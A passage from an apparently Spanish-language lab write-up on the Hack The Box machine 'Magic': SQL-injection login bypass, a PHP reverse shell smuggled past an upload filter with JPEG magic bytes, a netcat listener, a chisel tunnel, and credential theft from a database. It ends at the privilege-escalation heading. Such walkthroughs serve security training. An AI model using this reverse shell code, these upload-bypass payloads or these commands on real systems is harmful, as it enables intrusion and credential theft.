


Figura 54: Index de la página principal

apartado de login, este es algo simple y parece funcionar debido a que bota un error de contraseña incorrecta.




Figura 55: Login de la página web

4.2. Escaneo de Vulnerabilidades

Llegó el momento de intentar encontrar vectores de ataque, con el mismo nmap dejamos corriendo un análisis de vulnerabilidades a los puertos 80 y 22 pero no encontró nada muy útil.

```
File: vulnerabilidades

# Nmap 7.80 scan initiated Thu Oct 14 15:32:22 2021 as: nmap -Pn -p 2
2,80 --script vuln -v -oG vulnerabilidades 10.10.10.185
# Ports scanned: TCP(2;22,80) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: 10.10.10.185 () Status: Up
Host: 10.10.10.185 () Ports: 22/open/tcp//ssh///, 80/open/tcp//http
///
# Nmap done at Thu Oct 14 15:36:53 2021 -- 1 IP address (1 host up) s
canned in 270.98 seconds
```

Figura 56: Escaneo de Vulnerabilidades con nmap

4.3. Explotación

4.3.1. Obtención de Acceso a la máquina

Luego de esto fui al login y me di cuenta que el ataque de tipo Inyección SQL era muy sencillo, probando '`or 1=1`'. Esta es la inyección más básica de toda la vida así que no hubo mucha complicación.




Figura 57: Login existoso en la página web

Entonces vemos claramente una forma de subir una reverse shell con formato de imagen, probaremos primero subiendo una revershe shell en .php a ver si hay algún problema.




Figura 58: Fallo subiendo un php

Imaginaba que no iba a ser tan fácil así que abrí el burpsuite y traté de hacerlo pasar como imagen para luego borrar la extensión y ejecutarlo dentro del servidor.

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extend

Intercept HTTP history WebSockets history Options

Request to http://10.10.10.185:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex \n ⌂

```
7 Content-Type: multipart/form-data; boundary=-----230356167321550453663966498619
8 Content-Length: 3815
9 Origin: http://10.10.10.185
10 Connection: close
11 Referer: http://10.10.10.185/upload.php
12 Cookie: PHPSESSID=pmtt66tlnndlbjpi89svlirao7
13 Upgrade-Insecure-Requests: 1
14
15 -----230356167321550453663966498619
16 Content-Disposition: form-data; name="image"; filename="php-rshell.php"
17 Content-Type: image/jpeg
18
19 <?php
20
21 set_time_limit (0);
22 $VERSION = "1.0";
23 $ip = '10.10.14.3'; // CHANGE THIS
24 $port = 1234; // CHANGE THIS
25 $chunk_size = 1400;
26 $write_a = null;
27 $error_a = null;
28 $shell = 'uname -a; w; id; /bin/sh -i';
29 $daemon = 0;
30 $debug = 0;
31
32 //
33 // Daemonise ourself if possible to avoid zombies later
34 //
35
36 // pcntl_fork is hardly ever available, but will allow us to daemonise
37 // ...
```

Figura 59: Intento con Burpsuite

Luego intentando la subida también falló como se puede ver, este mensaje es diferente y nos hace sospechar que se tiene otro medio de verificar, por lo cual ahora intentaré con los bits mágicos de los archivos, los cuales podemos encontrar más información aquí:

https://en.wikipedia.org/wiki/List_of_file_signatures.




Figura 60: Fallo con Burpsuite

Primero mostramos los bits mágicos que tenemos por defecto en nuestro archivo para verificar que es de un php convencional.

```
> xxd php-rshell.php.jpg | head
00000000: 3c3f 7068 700a 0a73 6574 5f74 696d 655f <?php..set_time_
00000010: 6c69 6d69 7420 2830 293b 0a24 5645 5253 limit (0); .$.VERS
00000020: 494f 4e20 3d20 2231 2e30 223b 0a24 6970 ION = "1.0"; .$.ip
00000030: 203d 2027 3130 2e31 302e 3134 2e33 273b = '10.10.14.3';
00000040: 2020 2f2f 2043 4841 4e47 4520 5448 4953 // CHANGE THIS
00000050: 0a24 706f 7274 203d 2031 3233 343b 2020 .$.port = 1234;
00000060: 2020 2020 202f 2f20 4348 414e 4745 2054 // CHANGE T
00000070: 4849 530a 2463 6875 6e6b 5f73 697a 6520 HIS.$.chunk_size
00000080: 3d20 3134 3030 3b0a 2477 7269 7465 5f61 = 1400; .$.write_a
00000090: 203d 206e 756c 6c3b 0a24 6572 726f 725f = null; .$.error_
```

Figura 61: Bits previo al cambio

Entonces cambiamos los bits de inicio a los de un jpg, y luego editamos encima usando una reverse shell que está en el siguiente github: <https://github.com/pentestmonkey/php-reverse-shell>



```

~/HTB/MAGIC/exploits
> echo 'FFD8FFDB' | xxd -r -p > prueba.php.jpg
> catn php-rshell.php.jpg
<?php<?= `$_GET[0]`?>
> catn php-reverse-shell.php
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.3'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;


```

Figura 62: Cambio de los bits del inicio

Luego de esto solo queda subir el archivo a ver esta vez no tenemos problemas, y efectivamente este se sube satisfactoriamente ya sin necesidad de editar nada en burpsuite.




Figura 63: Subida de reverse shell exitosa

Ahora solo queda apuntar a la dirección donde se suben, felizmente para esto pudimos encontrar la ubicación con el fuzzeo anterior.




Figura 64: Apuntando a nuestra reverse shell

Entonces si abrimos nuestro netcat escuchando por el puerto 1234, obtenemos respuesta y ganamos acceso al servidor.

```
> nc -lvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.10.185 60910
Linux ubuntu 5.3.0-42-generic #34~18.04.1-Ubuntu SMP Fri Feb 28 13:42:26 UTC 2020 x86_64 x86_64 GNU/Linux
17:14:38 up 3 days, 11:12, 0 users, load average: 0.06, 0.03, 0.00
USER     TTY      FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ _
```

Figura 65: Acceso a la Máquina por netcat

Pero nos damos con la sorpresa de no poder ver la bandera de usuario.

```
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
user.txt
$ cat user.txt
cat: user.txt: Permission denied
$ _
```

Figura 66: Fallo de lectura de la flag

4.3.2. Obtención de Acceso como Usuario

Ahora entonces lo que tenemos que hacer es un movimiento lateral para obtener un acceso a otro usuario.

Algo que nos impide ver los permisos sudo que tenemos es que no contamos con la contraseña, entonces exploramos un poco por el servidor pero encontramos un archivo curioso llamado **db.php5**.

```
www-data@ubuntu:/var/www/Magic$ cat db.php5
cat db.php5
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';

    private static $cont = null;

    public function __construct() {
        die('Init function is not allowed');
    }

    public static function connect()
{
```

Figura 67: Credenciales del MySQL

Aquí encontramos las credenciales del MySQL, entonces intentamos conectarnos a este pero nos indica que no existe MySQL como comando, lo que significa que no existe el cliente con el cual nos podríamos conectar mediante consola, pero vemos en los procesos y sí está corriendo **mysqld**, entonces sabemos que el servicio está activo, esto nos deja con una opción, redirigir este servicio corriendo por un puerto hacia otro puerto. Por lo cual haremos uso del programa **chisel**, este programa tendremos que correrlo tanto en la máquina server como cliente. Levantamos un servidor con python por el puerto 8001 y lo descargamos con wget en la máquina remota.

```
7350K ..... 90% 1.28M 1s
7400K ..... 91% 1.29M 1s
7450K ..... 92% 1.35M 1s
7500K ..... 92% 1.35M 0s
7550K ..... 93% 1.17M 0s
7600K ..... 93% 500K 0s
7650K ..... 94% 742K 0s
7700K ..... 95% 1008K 0s
7750K ..... 95% 1.33M 0s
7800K ..... 96% 1.30M 0s
7850K ..... 97% 1.31M 0s
7900K ..... 97% 1.28M 0s
7950K ..... 98% 1.33M 0s
8000K ..... 98% 1.27M 0s
8050K ..... 99% 1.29M 0s
8100K ..... 100% 1.20M=6.7s

2021-10-15 15:44:00 (1.18 MB/s) - 'chisel_1.7.6_linux_amd64' saved [8339456/8339456]
www-data@ubuntu:/tmp/jmt$
```

Figura 68: Descarga de Chisel

Primero pondremos en escucha por el puerto 8000 a nuestra máquina.

```
> ./chisel_1.7.6_linux_amd64 server -p 8000 -reverse
2021/10/15 17:45:41 server: Reverse tunnelling enabled
2021/10/15 17:45:41 server: Fingerprint IC45ZWCMtBpqLR+fSlxlcSZ0VPxMhxYz7m2CA668
9Ts=
2021/10/15 17:45:41 server: Listening on http://0.0.0.0:8000
```

Figura 69: Chisel en escucha

Luego corremos el chisel en el servidor, la descarga la hicimos en /temp/jmt para que deje descargar.

```
www-data@ubuntu:/tmp/jmt$ ./chisel_1.7.6_linux_amd64 client 10.10.14.3:8000 R:3306:127.0.0.1:3306 &
<md64 client 10.10.14.3:8000 R:3306:127.0.0.1:3306 &
[1] 20265
www-data@ubuntu:/tmp/jmt$ 2021/10/15 16:08:40 client: Connecting to ws://10.10.14.3:8000
2021/10/15 16:08:41 client: Connected (Latency 109.258777ms)
```

Figura 70: Chisel reenviando flujo de puertos

Ya luego de haber hecho esto, podemos finalmente loguearnos al MySQL, con el comando respectivo y las credenciales obtenidas del **db.php5**.

```
> mysql -h 127.0.0.1 -P 3306 -u theseus -piamkingtheseus
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 41
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> _
```

Figura 71: Conexión al MySQL

Tenemos de este mismo db.php5 el nombre de la database, pero no es necesario porque igual podemos obtenerlo de la siguiente forma.

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| Magic |
+-----+
2 rows in set (0,11 sec)
```

Figura 72: Mostrando Database

Obtenemos las credenciales con un simple Select a la tabla en el database "Magic".

```
mysql> show tables;
+-----+
| Tables_in_Magic |
+-----+
| login           |
+-----+
1 row in set (0,11 sec)

mysql> select * from login;
+----+-----+-----+
| id | username | password      |
+----+-----+-----+
| 1  | admin    | Th3s3usW4sK1ng |
+----+-----+-----+
1 row in set (0,11 sec)
```

Figura 73: Obteniendo credenciales en texto claro

Y con esto podemos acceder al Usuario "theseus", pero para esto tenemos que tratar un poco la terminal con el siguiente comando en python:

```
python3 -c "import pty; pty.spawn('/bin/bash');"
```

```
www-data@ubuntu:/$ su theseus
su theseus
su: must be run from a terminal
www-data@ubuntu:/$ bash
bash
su theseus
su: must be run from a terminal
python -c "import pty;pty.spawn('/bin/bash');"
bash: line 2: python: command not found
python3 -c "import pty;pty.spawn('/bin/bash');"
www-data@ubuntu:/$ su theseus
su theseus
Password: Th3s3usW4sK1ng

theseus@ubuntu:/$ whoami
whoami
theseus
theseus@ubuntu:/$ _
```

Figura 74: Ingreso como theseus

4.3.3. Escalamiento de Privilegios a root**4.4. Hardening**